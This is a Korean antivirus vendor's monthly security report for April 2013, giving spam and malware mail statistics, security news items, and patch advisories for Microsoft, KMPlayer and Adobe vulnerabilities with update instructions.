
(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 유입되는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 4월의 경우 3월에 비해 바이러스가 포함된 메일 통계수치는 소폭 증가하였으며, 스팸 메일의 통계수치는 3월에 비해 4월에 무려 20% 가까이 비해 대폭 증가하였습니다. 스팸 메일 수치의 경우 2월부터 3개월 연속으로 매달 크게 그 수치가 증가하고 있는 모습입니다.

(2) 월별 통계 현황

[2012년 11월 ~ 2013년 04월]



월별 통계 현황은 전체 악성메일 중 단순 스팸 메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 4월에는 스팸 메일이 97.3%, 악성코드 첨부메일이 2.7%의 비율로 수신된 것으로 확인되었습니다. 스팸 메일과 악성코드 메일 모두 3월에 비해 소폭 증가했습니다.

(3) 스팸 메일 내의 악성코드 현황

[2013년 04월 01일 ~ 2013년 04월 30일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/MyDoom-H	1,451	16.45%
2	W32/Mytob-C	1,117	12.67%
3	W32/MyDoom-N	478	5.42%
4	Mal/ZipMal-B	447	5.07%
5	Troj/Invo-Zip	433	4.91%
6	W32/Virut-T	212	2.40%
7	Mal/FakeAV-OY	193	2.19%
8	Mal/DrodZp-A	140	1.59%
9	Mal/Phish-A	126	1.43%
10	Troj/BredoZp-S	114	1.29%

스팸 메일 내의 악성코드 현황은 4월 한달 동안 수신된 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 3월과 마찬가지로 W32/MyDoom-H와 W32/Mytob-C가 각각 1,2위를 차지했으며 지난달 3위를 차지했던 Troj/Invo-Zip의 경우 5위로 살짝 순위가 내려갔습니다. 대신 W32/MyDoom-N이 새롭게 3위를 차지하였습니다. W32/MyDoom 악성코드의 경우, 메일에 첨부된 악성코드를 통해 메일의 첨부파일을 열어본 PC를 감염시키고, 감염된 시스템에서 수집된 메일 주소로 추가적인 메일을 대량으로 전송시키게 하는 악성코드입니다.



Part II 보안 이슈 돋보기

1. 4월의 보안 이슈

윈도우 XP의 제품지원 종료일이 1년여 앞으로 다가왔습니다. 모바일에서는 알약 안드로이드를 사칭한 여러 유형의 스미싱 공격이 확인되었습니다 EU 6개국, 구글 사생활 침해에 공동대응, 해킹 금전피해, 은행에 배상 책임, 모바일 악성코드 윈도PC까지 감염 소식 등이 4월의 이슈가 되었습니다.

• EU 6개국, 구글 사생활 침해에 공동대응

유럽연합 소속인 영국, 독일, 프랑스, 이탈리아, 스페인, 네덜란드 6개국 정보보호 기관들이 구글의 사생활 침해 행위를 저지하기 위해 공동대응에 나섰습니다. EU규제당국은 현행 법 하에서는 특정 회사의 사생활 침해 행위에 대해 100만 유로(약 14억원) 이하의 벌금을 부과할 수 있지만 법 개정을 통해 해당 회사 전세계 매출액의 2%까지 벌금을 부과할 수 있도록 할 방침으로, 이 새로운 법은 올해 말까지 유럽의회 의원과 EU회원국들에 의해 승인될 전망입니다.

• 윈도XP 1년후 종료... 기업 보안 비상

마이크로소프트의 PC용 운영체제인 윈도XP에 대한 기술지원이 1년 뒤 종료됩니다. MS의 윈도XP 기술지원이 종료되면 윈도XP에 대한 추가 업데이트나 최신 드라이버 지원, 온라인 기술지원은 물론, 추가로 발견된 취약성에 대한 보안패치도 더 이상 이루어 지지 않습니다. 2012년 3월 기준, 국내기업들이 윈도XP를 사내컴퓨터 OS로 사용하는 비율은 32.9%로 비교적 높은 비율을 차지하고 있으며, 윈도XP에 대한 기술지원이 중단될 경우 국내 기업들이 보안위협에 노출될 가능성이 높습니다.

• 알약 안드로이드를 위장한 스미싱 주의

알약 안드로이드를 사칭한 여러 유형의 스미싱 공격이 확인되었습니다. 이러한 스미싱 공격은 알약 안드로이드를 사칭하여 사용자들에게 다운로드를 유도하고 금전적 피해를 입힙니다. 또한 이번 스미싱이 다른 점은, 단축 URL을 클릭 시 곧바로 악성 apk가 다운받아지는 것이 아니라, 특정 url로 접속되며 그 페이지에서 보여주는 쿠폰받기 배너를 클릭하면 악성 apk방식을 이용하였습니다. 현재 알약 안드로이드는 스미싱 차단 기능으로 이러한 스미싱을 사전에 차단하고 있습니다.

• 구글, '잊혀질 권리' 정착하나?

4월 11일 구글은 사용자가 일정기간 서비스를 이용하지 않으면 관련 데이터를 가족 등 대리인에게 전달하거나 완전히 삭제하는 '휴먼 계정 관리' 기능을 도입하였습니다. 구글의 휴먼 계정 관리는 누구나 원치 않는 정보를 인터넷에서 삭제할 수 있는 '잊혀질 권리'의 본격적인 도입이라는 점에서 눈길을 끌었습니다. 잊혀질 권리와 관련하여 국내에서는 게시자가 온라인 업체에 삭제 요청시 즉시 삭제토록 하는 법안 도입이 추진되고 있으며, 이 법안이 통과되면 인터넷에 올린 사적인 글과 사진 등의 정보를 개인이 통제권을 갖고 삭

제할 수 있게 됩니다.

• 해킹 금전피해, 은행에 배상 책임

'전자금융거래법 개정안'이 4월 10일 국회를 통과함에 따라, 앞으로 개인용 컴퓨터를 해킹 당해 금융 피해를 본 경우 금융사의 과실이 없더라도 손해를 배상 받을 수 있게 되었습니다. 또한 거짓 사이트로 유도하여 금융정보를 빼가는 '파밍' 피해 역시 금융사가 배상 책임을 지게 될 것으로 보입니다.

• 모바일 악성코드 윈도PC까지 감염

모바일 악성코드가 PC로 옮겨가는 신종 해킹 시도가 발생하였습니다. 이 악성코드는 윈도 PC에 모바일 기기가 USB로 연결돼 있을 때를 틈타 모바일 악성코드가 PC로 옮겨 가며, 스마트폰 및 PC에 저장된 개인정보 및 금융정보 등을 탈취해 갑니다. 악성코드가 기기를 넘나들 정도로 진화하면서 더욱 큰 피해가 예상되고 있습니다.

• 금융 앱 스토어, 제 2의 공인인증서 될까

4월 23일부터 '은행공동 금융 앱스토어 서비스'가 개시되었습니다. 이 서비스는 बैं킹앱의 유통창구를 단일화해 बैं킹앱을 대상으로 하는 피싱앱의 차단 목적을 출시되었습니다. 하지만 금융 앱스토어를 설치 시 '알 수 없는 소스'에서 앱 설치 차단 기능을 해제하도록 강요하고 있으며, '알 수 없는 소스'에서 앱 설치를 허용하면 해킹수법에 속을 가능성이 높으며, 피싱 사이트의 등장 우려 등 비판의 목소리가 높아지고 있습니다.

2. 4월의 취약점 이슈

• Microsoft 4월 정기 보안 업데이트

Internet Explorer 누적 보안 업데이트, 원격 데스크톱 클라이언트의 취약점으로 인한 원격 코드 실행 문제점, SharePoint의 취약점으로 인한 정보 유출 문제점, Windows 커널의 취약점으로 인한 권한 상승 문제점, Active Directory의 취약점으로 인한 서비스 거부 문제점 해결 등을 포함한 Microsoft 4월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- Windows XP
- Windows Vista
- Windows 7
- Windows 8
- Windows Server 2003
- Windows Server 2008
- Windows Server 2008 R2
- Windows Server 2012

Internet Explorer 누적 보안 업데이트 (2817183)

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 이러한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

원격 데스크톱 클라이언트의 취약점으로 인한 원격 코드 실행 문제점 (2828223)

이 보안 업데이트는 Windows 원격 데스크톱 클라이언트에서 발견되어 비공개적으로 보고된 취약점 1건을 해결합니다. 이 취약점은 사용자가 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

SharePoint의 취약점으로 인한 정보 유출 문제점 (2827663)

이 보안 업데이트는 Microsoft SharePoint Server의 공개된 취약점을 해결합니다. 이 취약점으로 인해 공격자가 특정 SharePoint 목록의 주소나 위치를 확인하고 해당 목록이 유지 관리되는 SharePoint 사이트에 대한 액세스 권한을 얻을 경우 정보 유출이 발생할 수 있습니다. 이 취약점을 악용하기 위해서는 공격자가 SharePoint 사이트의 인증 요청을 충족할 수 있어야 합니다.

Windows 커널의 취약점으로 인한 권한 상승 문제점 (2813170)

이 보안 업데이트는 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 공격자가 시스템에 로그인하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그인 자격 증명을 가지고 로컬로 로그인할 수 있어야 합니다.

Active Directory의 취약점으로 인한 서비스 거부 문제점 (2830914)

이 보안 업데이트는 Active Directory에서 발견되어 비공개적으로 보고된 취약점 1건을 해결합니다. 이 취약점으로 인해 공격자가 특수하게 조작된 쿼리를 LDAP(Lightweight Directory Access Protocol) 서비스에 보낼 경우 서비스 거부가 발생할 수 있습니다.

Windows CSRSS(Client/Server Run-time Subsystem)의 취약점으로 인한 권한 상승 문제점 (2820917)

이 보안 업데이트는 지원 대상인 모든 Windows XP, Windows Vista, Windows Server 2003 및 Windows Server 2008 에디션에서 발견되어 비공개적으로 보고된 취약점 1건을 해결합니다. 공격자가 시스템에 로그인하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그인 자격 증명을 가지고 로컬로 로그인할 수 있어야 합니다.

Microsoft 맬웨어 방지 클라이언트의 취약점으로 인한 권한 상승 문제점 (2823482)

이 보안 업데이트는 Microsoft 맬웨어 방지 클라이언트에서 발견되어 비공개적으로 보고된 취약점 1건을 해결합니다. 이 취약점으로 인해 Microsoft 맬웨어 방지 클라이언트에서 사용되는 경로 이름으로 인한 권한 상승이 허용될 수 있습니다. 이 취약점 악용에 성공한 공격자는 임의 코드를 실행하여 영향을 받는 시스템을 완전히 제어할 수 있습니다. 이렇게 되면 공격자는 프로그램을 설치할 수 있을 뿐 아니라 데이터를 보거나 변경하거나 삭제할 수 있고 모든 사용자 권한이 있는 새 계정을 만들 수도 있습니다. 공격자가 이 취약점을 악용하기 위해서는 유효한 로그인 자격 증명도 필요합니다. 익명 사용자는 이 취약점을 악용할 수 없습니다.

HTML 삭제 구성 요소의 취약점으로 인한 권한 상승 문제점 (2821818)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Office의 취약점을 해결합니다. 이 취약점은 공격자가 특수하게 조작된 콘텐츠를 사용자에게 보냈을 때 권한이 상승되도록 할 수 있습니다.

커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점 (2829996)

이 보안 업데이트는 Microsoft Windows에 대해 비공개적으로 보고된 취약점 3건과 공개된 취약점 1건을 해결합니다. 가장 위험한 취약점으로 인해 공격자가 시스템에 로그인하여 특수하게 조작한 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다. 가장

위험한 취약점을 악용하려면 공격자가 유효한 로그인 자격 증명을 가지고 로컬로 로그인 할 수 있어야 합니다.

<해결방법>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : <http://technet.microsoft.com/ko-kr/security/bulletin/ms13-apr>

영문 : <http://technet.microsoft.com/en-us/security/bulletin/ms13-apr>

• KMPlayer 버퍼오버플로우 취약점 주의 권고

국내 무료 동영상 재생 프로그램인 KMPlayer에서 사용자를 대상으로 악성코드를 감염시킬 수 있는 버퍼오버플로우 취약점이 발견됨

공격자는 웹 게시, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 미디어파일을 사용자가 열어보도록 유도하여 악성코드 유포 가능

KMPlayer 최신 버전에서도 해당 취약점이 존재하므로, 해당 프로그램 사용하여 신뢰할 수 없는 미디어파일을 열어보지 않는 등의 사용자 주의가 요구됨

<해당 제품>

- KM플레이어 3.6.0.87 및 이전버전

<해결 방법>

취약점에 의한 피해를 줄이기 위하여 사용자는 다음과 같은 사항을 권고함

해당 취약점을 보완하는 프로그램 배포 전까지, 다른 동영상 재생 프로그램을 사용

출처가 불분명한 미디어 파일을 열어보지 않음

사용하고 있는 백신프로그램의 최신 업데이트를 유지하고, 실시간 감시기능을 활성화

• Adobe Flash 및 Shockwave Player 취약점 업데이트 권고

Adobe社는 Adobe Flash 및 Shockwave Player에 영향을 주는 코드실행 취약점을 해결한 보안 업데이트를 발표

낮은 버전의 Adobe Flash 및 Shockwave Player 사용으로 악성코드 감염 등의 사고가 발생할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

Adobe社는 Adobe Flash Player의 4개 취약점을 해결한 보안 업데이트를 발표

-코드실행으로 이어질 수 있는 정수형 오버플로우 취약점 (CVE-2013-2555)

-코드실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2013-1378, CVE-2013-1380)

-코드실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2013-1379)

Adobe社는 Adobe Shockwave Player의 4개 취약점을 해결한 보안 업데이트를 발표
 -코드실행으로 이어질 수 있는 버퍼 오버플로우 취약점 (CVE-2013-1383)
 -코드실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2013-1384, CVE-2013-1386)
 -ASLR(Address Space Layout Randomization) 효과를 감소시킬 수 있는 취약점 (CVE-2013-1385)

<해당 제품>

- 윈도우 및 Mac 환경에서 동작하는 Adobe Flash Player 11.6.602.171 및 이전 버전
- 리눅스 환경에서 동작하는 Adobe Flash Player 11.2.202.275 및 이전 버전
- 안드로이드 4.x 환경에서 동작하는 Adobe Flash Player 11.1.115.48 및 이전 버전
- 안드로이드 3.x, 2.x 환경에서 동작하는 Adobe Flash Player 11.1.111.44 및 이전 버전
- 구글 크롬브라우저 환경에서 동작하는 Adobe Flash Player 11.6.602.180 및 이전 버전
- 윈도우8, 인터넷익스플로러10 환경에서 동작하는 Adobe Flash Player 11.6.602.180 및 이전 버전
- 윈도우,안드로이드 및 Mac 환경(SDK 및 Compiler 포함)에서 동작하는 Adobe AIR 3.6.0.6090 및 이전 버전
- 윈도우 및 Mac 환경에서 동작하는 Adobe Shockwave Player 12.0.0.112 및 이전 버전

<해결 방법>

- 윈도우, Mac, 리눅스 환경의 Adobe Flash Player 사용자
 Adobe Flash Player Download Center(<http://get.adobe.com/kr/flashplayer>)에 방문하여 Adobe Flash Player 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드
- 윈도우8 버전에서 동작하는 인터넷익스플로러10 버전 사용자
 윈도우 자동업데이트 적용
- 안드로이드 환경의 Adobe Flash Player 사용자
 Adobe Flash Player가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe Flash Player 안드로이드 최신 버전으로 업데이트 하거나 자동업데이트를 허용하여 업그레이드
- 구글 크롬브라우저 사용자
 크롬브라우저 자동업데이트 적용
- 윈도우, Mac 환경의 Adobe AIR 사용자
 Adobe AIR Download Center(<http://get.adobe.com/kr/air>)에 방문하여 Adobe AIR 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

- Adobe AIR SDK 사용자
(<http://www.adobe.com/devnet/air/air-sdk-download.html>)에 방문하여 Adobe AIR SDK 최신 버전을 설치
- 안드로이드 환경의 Adobe AIR 사용자
Adobe AIR가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe AIR 안드로이드 최신
- 윈도우, Mac 환경의 Adobe Shockwave Player 사용자
Adobe Download Center(<http://get.adobe.com/shockwave/>)에 방문하여 최신 버전을 설치하거나 자동 업데이트를 이용하여 업그레이드

<참고사이트>

<http://www.adobe.com/support/security/bulletins/apsb13-11.html>

<http://www.adobe.com/support/security/bulletins/apsb13-12.html>

Contact us...

(주)이스트소프트 알약대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr